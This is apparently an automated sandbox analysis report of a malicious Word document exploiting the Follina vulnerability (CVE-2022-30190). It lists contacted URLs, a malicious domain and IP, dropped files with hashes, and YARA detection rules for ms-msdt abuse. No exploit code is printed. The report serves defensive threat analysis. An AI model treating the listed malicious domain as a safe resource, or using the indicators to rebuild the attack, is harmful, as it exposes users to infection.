| http://https://api.addins.omex.office.net/appinfo/query | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://clients.config.office.net/user/v1.0/tenantassociationkey | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://powerlift.acompli.net | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://rpsticket.partnerservices.getmicrosoftkey.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://lookup.onenote.com/lookup/geolocation/v1 | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://cortana.ai | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://cloudfiles.onenote.com/upload.aspx | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://entitlement.diagnosticssdf.office.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://api.aadrm.com/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://ofcrecsvcapi-int.azurewebsites.net/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://api.microsoftstream.com/api/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://cr.office.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • Avira URL Cloud: safe | low |
| http://https://portal.office.com/account/?ref=ClientMeControl | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://graph.ppe.windows.net | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://res.getmicrosoftkey.com/api/redemptionevents | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://https://powerlift-frontdesk.acompli.net | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://tasks.office.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://officeci.azurewebsites.net/api/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://api.scheduler. | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://my.microsoftpersonalcontent.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://store.office.cn/addinstemplate | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://api.aadrm.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://outlook.office.com/autosuggest/api/v1/init?cvid= | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://globaldisco.crm.dynamics.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |

| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|
| http://https://messaging.engagement.office.com/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://dev0-api.acompli.net/autodetect | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://baza-novostei.name/dir/info/priny/t.htmlyX | ~WRF{D41A7237-320D-4724-AD88-6F31B446B26A}.tmp.0.dr | false | • Avira URL Cloud: safe | unknown |
| http://https://www.odwebp.svc.ms | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://api.diagnosticssdf.office.com/v2/feedback | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://api.powerbi.com/v1.0/myorg/groups | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://web.microsoftstream.com/video/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://api.addins.store.officeppe.com/addinstemplate | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://graph.windows.net | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://dataservice.o365filtering.com/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://officesetup.getmicrosoftkey.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://analysis.windows.net/powerbi/api | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://prod-global-autodetect.acompli.net/autodetect | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://outlook.office365.com/autodiscover/autodiscover.json | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://consent.config.office.com/consentcheckin/v1.0/consents | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://d.docs.live.net | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://ncus.contentsync. | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://weather.service.msn.com/data.aspx | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://apis.live.net/v5.0/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://messaging.lifecycle.office.com/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://pushchannel.1drv.ms | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://management.azure.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://outlook.office365.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://wus2.contentsync. | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://https://incidents.diagnostics.office.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://clients.config.office.net/user/v1.0/ios | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://make.powerautomate.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://insertmedia.bing.office.net/odc/insertmedia | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://o365auditrealtimeingestion.manage.office.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://outlook.office365.com/api/v1.0/me/Activities | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |

| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|
| http://https://api.office.net | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://incidents.diagnosticssdf.office.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://asgsmsproxyapi.azurewebsites.net/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://clients.config.office.net/user/v1.0/android/policies | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://entitlement.diagnostics.office.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://substrate.office.com/search/api/v2/init | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://outlook.office.com/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://storage.live.com/clientlogs/uploadlocation | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://outlook.office365.com/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://webshell.suite.office.com | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://substrate.office.com/search/api/v1/SearchHistory | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://management.azure.com/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://messaging.lifecycle.office.com/getcustommessage16 | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://login.windows.net/common/oauth2/authorize | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |
| http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | • URL Reputation: safe | unknown |
| http://https://graph.windows.net/ | 47AFFF8C-3205-4235-86A2-65AA4981F18A.0.dr | false | | high |

## World Map of Contacted IPs




## Public IPs

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 195.201.110.47 | baza-novostei.name | Germany | | 24940 | HETZNER-ASDE | true |

### Private

| IP |
|---|
| 192.168.2.1 |

## General Information

| | |
|---|---|
| Joe Sandbox Version: | 36.0.0 Rainbow Opal |
| Analysis ID: | 794514 |
| Start date and time: | 2023-01-30 16:43:58 +01:00 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 6m 19s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Cookbook file name: | defaultwindowsofficecookbook.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Run name: | Potential for more IOCs and behavior |
| Number of analysed new started processes analysed: | 18 |
| Number of new started drivers analysed: | 1 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Sample file name: | MuUeMZphCk.docx |
| Detection: | MAL |
| Classification: | mal100.expl.evad.winDOCX@15/34@2/2 |
| EGA Information: | Failed |
| HDC Information: | Failed |
| HCA Information: | • Successful, ratio: 100%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Found application associated with file extension: .docx<br>• Found Word or Excel or PowerPoint or XPS Viewer<br>• Attach to Office via COM<br>• Scroll down<br>• Close Viewer |

### Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, sdiagnhost.exe, mrxdav.sys, HxTsr.exe, RuntimeBroker.exe, WMIADAP.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.32.24, 20.126.111.161, 20.223.130.133, 20.224.201.79
- Excluded domains from analysis (whitelisted): client.wns.windows.com, prod-w.nexus.live.com.akadns.net, config.officeapps.live.com, prod.configsvc1.live.com.akadns.net, tile-service.weather.microsoft.com, ctldl.windowsupdate.com, nexus.officeapps.live.com, officeclient.microsoft.com, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.

## Simulations

### Behavior and APIs

**No simulations**

## Joe Sandbox View / Context

### IPs

No context

### Domains

No context

### ASNs

No context

### JA3 Fingerprints

No context

### Dropped Files

No context

## Created / dropped Files

**C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb**

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | Microsoft Access Database |
| Category: | dropped |
| Size (bytes): | 532480 |
| Entropy (8bit): | 0.4739577109383088 |
| Encrypted: | false |
| SSDEEP: | 384:GGfXgzJCWk8SF1fZ0jGBbQUDW0wtZ1Iw+hVZO4FC5j:1fXkCxHhZpdC0/7Wj |
| MD5: | 21F2C3D47D8BAB733D04669E264A594D |
| SHA1: | D0AE6108CCF55892D3A377CB03D789796D8EB44B |
| SHA-256: | 5C8ABC65592FEA244F82E3DAF44B4B35C7871EA0825303B97422E86093B43E0D |
| SHA-512: | 1CD38A800811CA30724940F87D2E0F2F834A29A22AA761DC74BD576D54A2A45641280532DBE9FC2BB33733CFF14F075C0902870C399702572F819D51CE0429C7 |
| Malicious: | false |
| Preview: | ....Standard ACE DB.....n.b`..U.gr@?..~.....1.y..0...c...F...N.T.7...Z.(...`.;{6i...[.CS..3..y[..\|*..\|.....G...f_...$.g..'D...e....F.x....-b.T...4.0..... ..... ..... ..... |

**C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini**

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 36 |
| Entropy (8bit): | 2.730660070105504 |
| Encrypted: | false |
| SSDEEP: | 3:5NixJIElGUR:WrEcUR |
| MD5: | 1F830B53CA33A1207A86CE43177016FA |
| SHA1: | BDF230E1F33AFBA5C9D5A039986C6505E8B09665 |
| SHA-256: | EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF |
| SHA-512: | 502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06 |
| Malicious: | false |

| | |
|---|---|
| Preview: | C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b. |

**C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb**

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | data |
| Category: | modified |
| Size (bytes): | 128 |
| Entropy (8bit): | 1.4172860556164644 |
| Encrypted: | false |
| SSDEEP: | 3:MWWZNHakdTfNHaV:MWWZVDdrVu |
| MD5: | 57AD36FB9DFD0A80956F91D38F02457D |
| SHA1: | A8C8540A128E4EBD4360B02B8E2925F1D02BD2BC |
| SHA-256: | 9A9A6F3EF2AE49B6D6014BB27EAF2FB787571E326870169A28C3146B0ADE019C |
| SHA-512: | FA81B24351CA63816A83A7E8C688173BB8D463CEC4547989E011DE60EF9565636D5B2ED5DDF3F99C85A820BCE2C86D484359B25C0A2C8949F14F4DD26D0495 |
| Malicious: | false |
| Preview: | 103386. Admin. 103386. Admin. |

**C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\47AFFF8C-3205-4235-86A2-65AA4981F18A**

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | XML 1.0 document, ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 152234 |
| Entropy (8bit): | 5.3560059191828495 |
| Encrypted: | false |
| SSDEEP: | 1536:x+C7/gfYBIB9guwULQ9DQN+zQKk4F77nXmvidlXRcE6Lcz6l:zmQ9DQN+zpX/l |
| MD5: | 1DDC3681F344DAD4C232BE2D9760E1A0 |
| SHA1: | 28A85C3F8C5996B3E5E3244E9780A6363B5214D9 |
| SHA-256: | B33729FC9EAEB64287E276C05A7142C9192FC15A5D6E5D16C36F72B3B6CA7789 |
| SHA-512: | C7DE51A32599F26B8D94A24FB1390F93553E3FAE8B521DE4F6B2C050ADD57F4D956CF2CF9B8288A009B90DAC2B754C56B79BE4EA99074DA5BE68F8BEFEE5CB88 |
| Malicious: | false |
| Preview: | <?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2023-01-30T15:44:55">.. Build: 16.0.16124.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId" o:authentication="1">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. <o:ticket o:policy="MBI_SSL_SHORT" o:idprovider="1" o:target="[MAX.AuthHost]" o:headerValue="Passport1.4 from-PP='{}&p=''" />.. <o:ticket o:idprovider="3" o:headerValue="Bearer {}" o:resourceId="[MAX.ResourceId]" o:authorityUrl="[ADALAuthorityU |

**C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\44E9E94D.htm**

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | HTML document, ASCII text, with very long lines (4518) |
| Category: | dropped |
| Size (bytes): | 6336 |
| Entropy (8bit): | 5.021080934873899 |
| Encrypted: | false |
| SSDEEP: | 192:/KiSe+1GPw6utZ7UPg9N2EFWeBKBZOJiQjtz:5U7/UPgP2Eb6IJZ |
| MD5: | 12B73F8BAE89EB92C8CDA74269C2F69F |
| SHA1: | EF4647A4DA8B76494E9F5CCC105D034134EBB419 |
| SHA-256: | 5AB0198CE6E52F0691A5424278A549E5D4257BCD67735AD5EC2D2B273E6E6400 |
| SHA-512: | D46D68E4AB253AC45046E7549D208B37EDAB31BC975906D7759A4DDEA7F2209C487E15CDC6C622785F0011A8DFBACBF3E7BFEA95585A20611C75D23472CCC36 |
| Malicious: | **true** |
| Yara Hits: | • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\44E9E94D.htm, Author: Nasreddine Bencherchali, Christian Burkard<br>• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\44E9E94D.htm, Author: Tobias Michalski, Christian Burkard<br>• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\44E9E94D.htm, Author: Joe Security |
| Antivirus: | • Antivirus: Avira, Detection: 100% |

| | |
|---|---|
| Preview: | <!doctype html>.<html lang="en">.<head>.<title>.Basic HTML Template.</title>.</head>.<body>...<p>.Proin a interdum justo. Duis sed dui vitae ex molestie egestas et tincidunt neque. Fusce lectus tellus, pharetra id ex at, consectetur hendrerit nibh. Nulla sit amet commodo risus. Nulla sed dapibus ante, sit amet fringilla dui. Nunc lectus mauris, porttitor quis eleifend nec, suscipit sit amet massa. Vivamus in lectus erat. Nulla facilisi. Vivamus sed massa quis arcu egestas vehicula. Nulla massa lorem, tinc idunt sed feugiat quis, faucibus a risus. Sed viverra turpis sit amet metus iaculis finibus...Morbi convallis get rekt m8, at consequat purus vulputate sit amet. Morbi a ultricies risus, id maximus purus. Fusce aliquet tortor id ante ornare, non auctor tortor luctus. Quisque laoreet, sem id porttitor eleifend, eros eros suscipit lectus, id facilisis lorem lorem nec nibh. Nullam venenatis ornare ornare. Donec varius ex ac faucibus condimentum. Aenean ultricies vitae mauris cursus ornare |

### C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EAAD29A7.htm

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | HTML document, ASCII text, with very long lines (4518) |
| Category: | dropped |
| Size (bytes): | 6336 |
| Entropy (8bit): | 5.021080934873899 |
| Encrypted: | false |
| SSDEEP: | 192:/KiSe+1GPw6utZ7UPg9N2EFWeBKBZOJiQjtz:5U7/UPgP2Eb6IJZ |
| MD5: | 12B73F8BAE89EB92C8CDA74269C2F69F |
| SHA1: | EF4647A4DA8B76494E9F5CCC105D034134EBB419 |
| SHA-256: | 5AB0198CE6E52F0691A5424278A549E5D4257BCD67735AD5EC2D2B273E6E6400 |
| SHA-512: | D46D68E4AB253AC45046E7549D208B37EDAB31BC975906D7759A4DDEA7F2209C487E15CDC6C622785F0011A8DFBACBF3E7BFEA95585A20611C75D23472CCC<br>36 |
| Malicious: | **true** |
| Yara Hits: | • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EAAD29A7.htm, Author: Nasreddine Bencherchali, Christian Burkard<br>• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EAAD29A7.htm, Author: Tobias Michalski, Christian Burkard<br>• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EAAD29A7.htm, Author: Joe Security |
| Antivirus: | • Antivirus: Avira, Detection: 100% |
| Preview: | <!doctype html>.<html lang="en">.<head>.<title>.Basic HTML Template.</title>.</head>.<body>...<p>.Proin a interdum justo. Duis sed dui vitae ex molestie egestas et tincidunt neque. Fusce lectus tellus, pharetra id ex at, consectetur hendrerit nibh. Nulla sit amet commodo risus. Nulla sed dapibus ante, sit amet fringilla dui. Nunc lectus mauris, porttitor quis eleifend nec, suscipit sit amet massa. Vivamus in lectus erat. Nulla facilisi. Vivamus sed massa quis arcu egestas vehicula. Nulla massa lorem, tinc idunt sed feugiat quis, faucibus a risus. Sed viverra turpis sit amet metus iaculis finibus...Morbi convallis get rekt m8, at consequat purus vulputate sit amet. Morbi a ultricies risus, id maximus purus. Fusce aliquet tortor id ante ornare, non auctor tortor luctus. Quisque laoreet, sem id porttitor eleifend, eros eros suscipit lectus, id facilisis lorem lorem nec nibh. Nullam venenatis ornare ornare. Donec varius ex ac faucibus condimentum. Aenean ultricies vitae mauris cursus ornare |

### C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRF{D41A7237-320D-4724-AD88-6F31B446B26A}.tmp

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | Composite Document File V2 Document, Cannot read section info |
| Category: | dropped |
| Size (bytes): | 16384 |
| Entropy (8bit): | 0.8780596609922994 |
| Encrypted: | false |
| SSDEEP: | 12:rl3bn+HF2cYVHaGjRY6FofdKlZpwNYhG1KKlBJCuu/Gy0wG1KKlBFnzmtcoZX1Hb:rdLHokFwNYg1Keu/i1KK29mL |
| MD5: | A2821BF9E322A46003AAB47C86D5CB44 |
| SHA1: | B03F25B9977868041B355E70D027CBC363605839 |
| SHA-256: | 966938CAE2B2E19B8F1D0AD787DF0B05ABEDF5D03802C51C0604B5F9EF140E17 |
| SHA-512: | 921D9AF30A1E5FB8EB4BB1F273AA7CDAA5853BC24ED474D9525710D58593DDA63604158C4302407D6A2605A35699DB56EE72B34A2B3183C7ABF8E16921E9A0C<br>0 |
| Malicious: | false |
| Preview: | .....>.....<br>.....<br>.....<br>..... |

### C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{5363CA4F-61E3-4D8D-B7F0-D392CFB2E915}.tmp

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 1024 |
| Entropy (8bit): | 0.05390218305374581 |
| Encrypted: | false |
| SSDEEP: | 3:ol3lYdn:4Wn |
| MD5: | 5D4D94EE7E06BBB0AF9584119797B23A |
| SHA1: | DBB111419C704F116EFA8E72471DD83E86E49677 |
| SHA-256: | 4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1 |

| | |
|---|---|
| SHA-512: | 95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4 |
| Malicious: | false |
| Preview: | ..... |

**C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{89EEA800-31B5-4659-835C-B39ED0DB259A}.tmp**

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 1536 |
| Entropy (8bit): | 0.8333364598047724 |
| Encrypted: | false |
| SSDEEP: | 6:olgl5lNUJW9/O1KKKWkujJcPYB4PxZUtLimN:4tG1KKltJEZ4 |
| MD5: | C9998821F542F790130D4250654012FE |
| SHA1: | AB4CA8443BD5535C5C3FB64599299C2635EC394A |
| SHA-256: | 3A6465A9158E9F0B51F150701110F8F9C639494FBA10A19466142AC5E4CDAF76 |
| SHA-512: | FC7FBD1702A707033C5A2C5C2414767F6CC54B3FF7237FC59B314B26F86860247B6C89F6A6A3CE3F1BD0A0CD3D0DF0CE697510C11B97171897D65859CDE19AE5 |
| Malicious: | false |
| Preview: | ..L.I.N.K. .h.t.m.l.f.i.l.e. .".h.t.t.p.:.//.b.a.z.a.-.n.o.v.o.s.t.e.i...n.a.m.e./.d.i.r./.i.n.f.o./.p.r.i.n.y./.t...h.t.m.l.!.". ."."..\.p. .\.f. .0..... . ..... |

**C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\t[1].htm**

| | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE |
| File Type: | HTML document, ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 162 |
| Entropy (8bit): | 4.43530643106624 |
| Encrypted: | false |
